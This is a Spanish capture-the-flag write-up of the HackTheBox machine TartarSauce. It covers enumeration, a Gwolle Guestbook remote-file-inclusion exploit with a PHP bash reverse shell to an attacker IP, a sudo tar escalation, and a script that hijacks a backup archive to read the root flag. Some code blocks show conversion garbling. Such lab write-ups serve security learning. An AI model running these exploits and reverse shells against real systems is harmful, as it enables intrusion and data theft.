TartarSauce

Primero que todo, empezamos realizando un ping a la máquina, para ver si tenemos traza y además descubrir ante que sistema operativo nos encontramos:

Como podemos observar, la máquina está encendida y se trata de una máquina Linux. IP: 10.10.10.88

Enumeración

Puertos abiertos

```
$ nmap --open -p- -sS --min-rate 5000 -Pn -n -vvv 10.10.10.88 -oG
allPorts
```

```
root@zephyrus ~dimegio/Dimegio/Maquinas/HTB/TartarSauce nmap --open -p- -sS --min-rate 5000 -Pn -n -vvv 10.10.10.88 -oG allPorts
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-05 20:33 CET
Initiating SYN Stealth Scan at 20:33
Scanning 10.10.10.88 [65535 ports]
Discovered open port 80/tcp on 10.10.10.88
Completed SYN Stealth Scan at 20:33, 10.65s elapsed (65535 total ports)
Nmap scan report for 10.10.10.88
Host is up, received user-set (0.064s latency).
Scanned at 2024-01-05 20:33:00 CET for 10s
Not shown: 65534 closed tcp ports (reset)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 63

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 10.88 seconds
Raw packets sent: 65752 (2.893MB) | Rcvd: 65751 (2.630MB)
```

Puertos abiertos: 80

Servicio y versiones

```
$ nmap -sC -sV -p80 10.10.10.88 -oN targeted
```

Enumeración web

Si vemos el robots.txt vemos las siguientes rutas:


```
User-agent: *
Disallow: /webservices/tar/tar/source/
Disallow: /webservices/monstra-3.0.4/
Disallow: /webservices/easy-file-uploader/
Disallow: /webservices/developmental/
Disallow: /webservices/phpmyadmin/
```

De las rutas, vemos que la única válida es la de /webservices/monstra-3.0.4/ sin embargo, procedemos a fuzear las posibles rutas de /webservices y encontramos la ruta /wp.

```
$ wfuzz -c --hc=404 --hh=298 -t 200 -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
"http://10.10.10.88/webservices/FUZZ/"
```

```
root@zephyrus ~dimegio/Di/M/HTB/TartarSauce wfuzz -c --hc=404 --hh=298 -t 200 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt "http://10.10.10.88/webservices/FUZZ/"
Target: http://10.10.10.88/webservices/FUZZ/
Total requests: 220560
______
       Response Lines Word Chars
                                                 Payload
                                                   "http://10.10.10.88/webservices//"
000000793:
000045240:
                      197 L
                              567 W
32 W
                                        11237 Ch
299 Ch
                                                   "wp'
                      11 L
                                                   "http://10.10.10.88/webservices//"
                                                   "181246"
                                        294 Ch
000156114:
```

Viendo la página de wordpress, vemos que hace virtual hosting a los recursos.



Por lo cual, añadimos la ruta en el archivo /etc/hosts

Debido a que vemos que se trata de un WordPress, enumeramos los plugins existentes mediante WPScan:

```
$ wpscan --url http://tartarsauce.htb//webservices/wp --enumerate p
--plugins-detection aggressive
```

wpscan --url http://tartarsauce.htb//webservices/wp --enumerate p --plugins-detection aggressive

```
[i] Plugin(s) Identified:
    Location: http://tartarsauce.htb//webservices/wp/wp-content/plugins/akismet/
Last Updated: 2023-11-07T21:44:00.000Z
    Readme: http://tartarsauce.htb//webservices/wp/wp-content/plugins/akismet/readme.txt
     [!] The version is out of date, the latest version is 5.3
    Found By: Known Locations (Aggressive Detection)
      - http://tartarsauce.htb//webservices/wp/wp-content/plugins/akismet/, status: 200
    Version: 4.0.3 (100% confidence)
Found By: Readme - Stable Tag (Aggressive Detection)
    http://tartarsauce.htb//webservices/wp/wp-content/plugins/akismet/readme.txtConfirmed By: Readme - ChangeLog Section (Aggressive Detection)
      - http://tartarsauce.htb//webservices/wp/wp-content/plugins/akismet/readme.txt
 +] gwolle-gb
    Location: http://tartarsauce.htb//webservices/wp/wp-content/plugins/gwolle-gb/
Last Updated: 2023-11-18T11:17:00.000Z
Readme: http://tartarsauce.htb//webservices/wp/wp-content/plugins/gwolle-gb/readme.txt
    [!] The version is out of date, the latest version is 4.6.1
    Found By: Known Locations (Aggressive Detection)
- http://tartarsauce.htb//webservices/wp/wp-content/plugins/gwolle-gb/, status: 200
    Version: 2.3.10 (100% confidence)
Found By: Readme - Stable Tag (Aggressive Detection)
- http://tartarsauce.htb//webservices/wp/wp-content/plugins/gwolle-gb/readme.txt
Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
- http://tartarsauce.htb//webservices/wp/wp-content/plugins/gwolle-gb/readme.txt
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
[+] Finished: Sat Jan 6 00:05:31 2024
[+] Requests Done: 1543
[+] Cached Requests: 7
     Data Sent: 402.388 KB
Data Received: 361.773 KB
Memory used: 227.199 MB
Elapsed time: 00:00:38
```

Y vemos que hay dos, akismet y gwolle-db

Otra forma de enumerar los plugins es mediante fuzzing en la ruta de /wp-content/plugins

```
$ wfuzz -c --hc=404 --hh=5815 -t 200 -w
/usr/share/SecLists/Discovery/Web-Content/CMS/wp-plugins.fuzz.txt
"http://tartarsauce.htb//webservices/wp/FUZZ"
```



Buscando gwolle en searchsploit, encontramos:

```
root@zephyrus /home/d/Di/M/H/TartarSauce searchsploit gwolle

Exploit Title | Path

WordPress Plugin Gwolle Guestbook 1.5.3 - Remote File Inclusion | php/webapps/38861.txt

Shellcodes: No Results
```

Y nos dice que se produce el RFI mediante el siguiente enlace:

```
http://[host]/wp-content/plugins/gwolle-
gb/frontend/captcha/ajaxresponse.php?
abspath=http://[hackers_website]
```

El cual si hacemos la petición, el servidor víctima pedirá el archivo wp-load.php

Ahora simplemente creamos el archivo wp-load.php el cual contendrá una ejecución de reverse shell en php:

```
<?php
    system("bash -c 'bash -i >& /dev/tcp/10.10.16.18/443 0>&1'");
?>
```

Nos podemos en la escucha con netcat y compartimos el archivo creado:

```
$ python3 -m http.server 80
$ nc -nlvp 443
```

Ahora simplemente ejecutando en el navegador la siguient URL, obtendremos la ejecución remota de comandos:

```
http://tartarsauce.htb/webservices/wp/wp-content/plugins/gwolle-gb/frontend/captcha/ajaxresponse.php?abspath=http://10.10.16.18/
```

Post Explotación

Una vez estando en el sistema, lo primero que hacemos es un tratamiento de la TTY

Ahora vemos que con sudo -l nos lista que con el usuario onuma, podemos ejecutar el binario tar. mediante el cual se puede escalar privilegios en caso de utilizar sudo:

https://gtfobins.github.io/gtfobins/tar/#sudo

```
sudo -u onuma /bin/tar -cf /dev/null /dev/null --checkpoint=1 --
```

Ahora deberemos de escalar privilegios a root

Mediante el script de procmon.sh, obtenemos los procesos que se están ejecutando. Donde vemos los siguientes:

```
> /usr/bin/printf -
< /bin/bash /usr/sbin/backuperer
< /usr/bin/printf -
> /usr/bin/printf -
> /usr/bin/sudo -u onuma /bin/tar -zcvf /var/tmp/.01cf0f09e2f3191be5a4cc998f83acd9f5655916 /var/www/html
> /bin/sleep 30
> /bin/tar -zcvf /var/tmp/.01cf0f09e2f3191be5a4cc998f83acd9f5655916 /var/www/html
> gzip
< /usr/bin/sudo -u onuma /bin/tar -zcvf /var/tmp/.01cf0f09e2f3191be5a4cc998f83acd9f5655916 /var/www/html
< /bin/tar -zcvf /var/tmp/.01cf0f09e2f3191be5a4cc998f83acd9f5655916 /var/www/html
< gzip</pre>
```

Vemos que está ejecutando el script /usr/sbin/backuperer

Analizando el script, vemos como hace una copia de /var/www/html y después lo compara para buscar diferencias, que en caso de que las haya, las mete en un archivo de error. Sabiendo esto:

Creamos un comprimido:

```
tar -zcvf comprimido.tar /var/www/html
```

Nos lo pasamos a nuestra máquina local

Lanzamos un enlace simbólico para que cuando la máquina víctima lea nuestro comprimido modificado, lee la flag del root.

```
root@zephyrus /home/dimegio/Dimegio/Maquinas/HTB/TartarSauce/var/www/html ln -s -f /root/root.txt index.html  
$ ln -s -f /root/root.txt index.html
```

```
$ tar -zcvf comprimido.tar var/www/html
```

De esta manera el index.html apuntará a la flag del root y como después al comparar los dos comprimidos habrá la diferencia del archivo, lo reportará en el archivo de errores.

Nos traemos el archivo modificado mediante wget

Ahora simplemente creamos el siguiente archivo y le damos permisos de ejecución:

```
#!/bin/bash
function ctrl c(){
        echo -e "\n\n[*] Saliendo ... \n"
        tput cnorm; exit 1
}
while true; do
        filename="$(ls -la /var/tmp/ | grep -oP '\.\w{40}')"
        if [ "filename" ]; then
                echo -e "\n[*] El nombre del archivo es:
$filename\n"
                rm -f /var/tmp/$filename
                cp comprimido.tar /var/tmp/$filename
                echo -e "\n[*] El archivo ha sido secuentrado
correctamente.\n"
                tput cnorm; exit 0
        fi
done:
```

```
onuma@TartarSauce:~$ ./hijacking.sh

[*] El nombre del archivo es: .a2a95d665c7e8c72a9e522e104f80b4861fce401

[*] El archivo ha sido secuentrado correctamente.

onuma@TartarSauce:~$ ■
```

Ahora para leer la flag, simplemente nos dirigimos y leemos la salida de:

```
$ cat /var/backups/onuma_backup_error.txt
```

Con esto ya tendríamos la flag del root.